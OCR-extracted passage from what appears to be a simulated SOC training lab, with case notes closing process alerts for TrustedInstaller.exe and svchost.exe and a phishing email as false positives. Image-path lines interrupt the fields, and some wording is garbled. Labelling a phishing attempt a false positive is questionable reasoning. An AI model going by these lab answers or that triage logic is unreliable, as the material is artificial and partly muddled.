
No attachments to scan.

No links clicked.

No further action needed.







Time of Activity:

timestamp: 09/22/2025

19:12:45.123 Both events happen

around this time.

List of Related Entities:

process.name: TrustedInstaller.exe process.pid: 3949

process.parent.pid: 3714 process.parent.name:


services.exe process.command_line:


C:\Windows\servicing\TrustedInstaller.exe

Reason for Classifying as False Positive:

These are legitimate services running.

No further action needed.





Time of Activity:

timestamp: 09/22/2025

19:13:44.123 Both events happen

around this time.

List of Related Entities:

process.name: TrustedInstaller.exe process.pid: 3817

process.parent.pid: 3922 process.parent.name:


services.exe process.command_line:


C:\Windows\servicing\TrustedInstaller.exe

Reason for Classifying as False Positive:

These are legitimate services running.

No further action needed.





Time of Activity: timestamp:

09/22/2025 19:14:55.123

List of Related Entities: sender:

elle@gmail.com recipient:

miguel.odonnell@tryhatme.com

Reason for Classifying as False


Positive:


Generic phishing attempt.

Adversary looking for people to click links inside email likely are there is no attachment.


No attachments and no clicks.

No further action needed.




Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1018
Suspicious Parent Child Relationship
Low
Process
Sep 22nd 2025 at 19:17


Close alert with event ID: 1018
Was this alert a true positive or a false positive?
True positive
False positive
Close
Write case report


Incident report
Incident classification
True positive
False positive
Closure rationale
Explain why you have identified this incident as a false positive.
List of Related Entities:
host.name: win-3457
process.name: svchost.exe
process.pid: 3812
process.parent.pid: 3558
process.parent.name: services.exe
process.command_line: C:\Windows\system32\svchost.exe -k wsappx -p
Machine belongs to:
Diego Summers, Sales diego.summers@tryhatme.com Logged-in host: win-3457
Reason for Classifying as False Positive:
Legitimate processes.
No further action needed.

Time of Activity: timestamp:

09/22/2025 19:15:29.123

List of Related Entities: host.name: win-3457 process.name:

svchost.exe process.pid: 3812 process.parent.pid: 3558

process.parent.name: services.exe process.command_line:

C:\Windows\system32\svchost.exe -k wsappx -p


Machine belongs to:

